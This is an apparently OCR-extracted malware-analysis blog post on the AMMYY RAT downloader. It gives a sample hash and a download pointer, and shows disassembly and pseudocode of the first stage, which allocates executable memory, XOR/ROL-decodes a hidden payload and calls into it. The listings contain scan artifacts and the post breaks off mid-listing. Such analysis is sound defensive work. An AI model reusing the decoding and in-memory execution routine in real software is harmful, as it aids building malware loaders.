
A Brief Overview of the AMMYY RAT Downloader

cd ../reverse_engineering_malware 4 minutes read
SHA-256: 963f1735e9ee06c66fdf3a831d7c262bc8bce0d7155e37f9a5aa2677e0a6090c

You can download the malware sample from malware-traffic-analysis.net

Stage 1


The main function is full of junk instructions, the most interesting function inside the `main` is `decode_n_call` function near the end:




```
0041BC62
0041BC62 loc_41BC62:
0041BC62                 mov     [ebp+var_36C], 23E0h
0041BC6C                 mov     [ebp+var_378], 0F5B2D5B4h
0041BC76                 mov     ecx, [ebp+var_36C]
0041BC7C                 add     ecx, [ebp+var_378]
0041BC82                 mov     edx, [ebp+var_368]
0041BC88                 sub     edx, ecx
0041BC8A                 mov     [ebp+var_368], edx
0041BC90                 mov     eax, [ebp+var_378]
0041BC96                 and     eax, 9E5Eh
0041BC9B                 add     eax, [ebp+var_378]
0041BCA1                 imul    eax, [ebp+var_36C]
0041BCA8                 mov     [ebp+var_36C], eax
0041BCAE                 mov     [ebp+var_364], 0E5BCh
0041BCB8                 mov     ecx, [ebp+var_364]
0041BCBE                 add     ecx, 1
0041BCC1                 mov     eax, [ebp+var_364]
0041BCC7                 cdq
0041BCC8                 idiv    ecx
0041BCCA                 mov     [ebp+var_374], eax
0041BCD0                 lea     edx, [ebp+var_364]
0041BCD6                 mov     [ebp+var_370], edx
0041BCDC                 lea     eax, [ebp+var_364]
0041BCE2                 mov     [ebp+var_37C], eax
0041BCE8                 mov     ecx, [ebp+var_370]
0041BCEE                 mov     edx, [ebp+var_37C]
0041BCF4                 mov     eax, [ecx]
0041BCF6                 sub     eax, [edx]
0041BCF8                 imul    eax, [ebp+var_364]
0041BCFF                 mov     [ebp+var_364], eax
0041BD05                 call    decode_n_call
```

```
0041BD0A
0041BD0A loc_41BD0A:
0041BD0A                 mov     [ebp+var_60], 0F54E1E6Ch
0041BD11                 mov     [ebp+var_2C], 0E0h
0041BD18                 mov     ecx, [ebp+var_60]
0041BD1B                 or      ecx, 0F9A3ECEFh
0041BD21                 imul    ecx, [ebp+var_2C]
0041BD25                 imul    ecx, [ebp+var_60]
0041BD29                 mov     [ebp+var_60], ecx
0041BD2C                 xor     eax, eax
0041BD2E                 mov     ecx, [ebp+canary]
0041BD34                 xor     ecx, ebp
```

Inside the `decode_n_call` function, it allocated memory, decodes a data from `0x0433220` address and jumps to it via `call` instruction:




```
env_str_ver_info____(47665, 47665, 47665);
alloc_mem = VirtualAlloc(0, 0xD20u, flAllocationType, 0x40u);
v35 = -12632842;
env_str_ver_info____(60702, 60702, -12632842);
v14 = 206;
v9 = 44331;
v15 = &v14;
v30 = -206;
alloc_mem_code = alloc_mem;
v25 = &v33;
v33 = 2465;
for ( i = 0; i < 4; ++i )
{
  v36 = -37286786;
  v7 = 37286657;
}
for ( index_code = 0; index_code < 0x348; ++index_code )
{
  c_word = *&dword_433220[4 * index_code];
  0x7558 = 0x7558;
  v3 = 0xFFFFFFB0;
  c_word = 0x7558 ^ __ROL4__(c_word - index_code, 5);
  *(alloc_mem + index_code) = c_word;
}
v39 = 20872;
for ( j = 0; j < 4; ++j )
  v38 = 0xF68DCC2C;
v39 += 219961;
v38 = 51302;
v34 = &v38;
v39 -= 0x1088;
kernel32_handle = GetModuleHandleA("kernel32");
v19 = dword_402CD8;
v20 = 98200;
v21 = 5182;
v22 = 183808;
v23 = &v13;
v24 = 35407;
v13 = -251584399;
for ( k = 0; k < 4; ++k )
{
  v13 *= (v13 | 0xFAC6A2AA) - 241301498;
  v12 = -241301498 / (v24 + 1) - 241301498;
}
env_str_ver_info____(v24, "m_TempAdaptBuf", v24);
alloc_mem_code(&kernel32_handle);
v16 = 45574992;
v31 = -1524553;
v27 = &v16:
```




```
83 C4 0C               add esp,C
8D 4D A8               lea ecx,dword ptr ss:[ebp-58]
51                     push ecx
FF 55 8C               call dword ptr ss:[ebp-74]
C7 45 A0 B0 94 48 FD   mov dword ptr ss:[ebp-60],FD4894B0
C7 45 DC B7 BC E8 FF   mov dword ptr ss:[ebp-24],FFE8BCB7
8B 55 A0               mov edx,dword ptr ss:[ebp-60]
2B 55 DC               sub edx,dword ptr ss:[ebp-24]
89 55 C8               mov dword ptr ss:[ebp-38],edx
8D 45 A0               lea eax,dword ptr ss:[ebp-60]
89 45 CC               mov dword ptr ss:[ebp-34],eax
8D 4D A0               lea ecx,dword ptr ss:[ebp-60]
89 4D F4               mov dword ptr ss:[ebp-C],ecx
8B 55 CC               mov edx,dword ptr ss:[ebp-34]
8B 45 F4               mov eax,dword ptr ss:[ebp-C]
8B 0A                  mov ecx,dword ptr ds:[edx]
0F AF 08               imul ecx,dword ptr ds:[eax]
03 4D C8               add ecx,dword ptr ss:[ebp-38]
89 4D C8               mov dword ptr ss:[ebp-38],ecx
8B 55 C8               mov edx,dword ptr ss:[ebp-38]
52                     push edx
8B 45 A0               mov eax,dword ptr ss:[ebp-60]
50                     push eax
```

It allocates two memory blocks, each `0x3000` length, with `PAGE_EXECUTE_READWRITE` permission:



```
mov eax,dword ptr ss:[ebp-18]
mov dword ptr ss:[ebp-28],eax
push 4
push 3000
mov ecx,dword ptr ss:[ebp+8]
mov edx,dword ptr ds:[ecx+8]
push edx
push 0
call dword ptr ss:[ebp-38]          [ebp-38]:VirtualAlloc
mov dword ptr ss:[ebp-3C],eax
cmp dword ptr ss:[ebp-3C],0
jne 25602C2
jmp 25605B2
push 4
push 3000
mov eax,dword ptr ss:[ebp+8]
mov ecx,dword ptr ds:[eax+10]
push ecx
push 0
call dword ptr ss:[ebp-38]          [ebp-38]:VirtualAlloc
mov dword ptr ss:[ebp-2C],eax
cmp dword ptr ss:[ebp-2C],0
jne 25602E3
jmp 25605B2
00 mov dword ptr ss:[ebp-C0],0
00 mov dword ptr ss:[ebp-BC],0
```


After that, it writes some decoded data inside the first allocated memory:



```
F FF 00 | mov dword ptr ss:[ebp-BC],0
        | jmp 2560317
F FF    | mov edx,dword ptr ss:[ebp-C0]
        | add edx,1
F FF    | mov dword ptr ss:[ebp-C0],edx
F FF    | mov eax,dword ptr ss:[ebp-BC]
        | add eax,1
F FF    | mov dword ptr ss:[ebp-BC],eax
        | mov ecx,dword ptr ss:[ebp+8]
F FF    | mov edx,dword ptr ss:[ebp-C0]
        | cmp edx,dword ptr ds:[ecx+8]          ecx+8:"rAprMayJunJ
        | jae 2560363
F FF    | mov eax,dword ptr ss:[ebp-BC]
        | xor edx,edx
)       | mov ecx,3                             ecx:"JanFebMarAprM
        | div ecx                               ecx:"JanFebMarAprM
        | test edx,edx
        | jne 2560347
F FF    | mov edx,dword ptr ss:[ebp-C0]
        | add edx,2
F FF    | mov dword ptr ss:[ebp-C0],edx
        | mov eax,dword ptr ss:[ebp+8]
        | mov ecx,dword ptr ds:[eax+4]          ecx:"JanFebMarAprM
        | mov edx,dword ptr ss:[ebp-3C]
F FF    | add edx,dword ptr ss:[ebp-BC]
F FF    | mov eax,dword ptr ss:[ebp-C0]
        | mov cl,byte ptr ds:[ecx+eax]          ecx+eax*1]:"AprMay
        | mov byte ptr ds:[edx],cl
        | jmp 25602F9
        | mov edx,dword ptr ss:[ebp+8]
        | mov eax,dword ptr ds:[edx+8]
        | imul eax,eax,3
        | xor edx,edx
)       | mov ecx,5                             ecx:"JanFebMarAprM
        | div ecx                               ecx:"JanFebMarAprM
        | mov dword ptr ss:[ebp-24],eax
F FF 00 | mov dword ptr ss:[ebp-C4],0
```

```
      ASCII
00 00 Ñ..'0...........
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
00 00 ................
```

Also, there is another loop which decodes/decrypts once again the written data in the memory:




```
3C FF FF FF 00  mov dword ptr ss:[ebp-C4],0
                jmp 30393
3C FF FF FF     mov edx,dword ptr ss:[ebp-C4]
01              add edx,1
3C FF FF FF     mov dword ptr ss:[ebp-C4],edx
0C              mov eax,dword ptr ss:[ebp-24]
02              shr eax,2
3C FF FF FF     cmp dword ptr ss:[ebp-C4],eax
                jae 303F2
3C FF FF FF     mov ecx,dword ptr ss:[ebp-C4]
C4              mov edx,dword ptr ss:[ebp-3C]
8A              mov eax,dword ptr ds:[edx+ecx*4]
38 FF FF FF     mov dword ptr ss:[ebp-C8],eax
38 FF FF FF     mov ecx,dword ptr ss:[ebp-C8]
3C FF FF FF     sub ecx,dword ptr ss:[ebp-C4]
38 FF FF FF     mov dword ptr ss:[ebp-C8],ecx
38 FF FF FF 05  rol dword ptr ss:[ebp-C8],5
08              mov edx,dword ptr ss:[ebp+8]
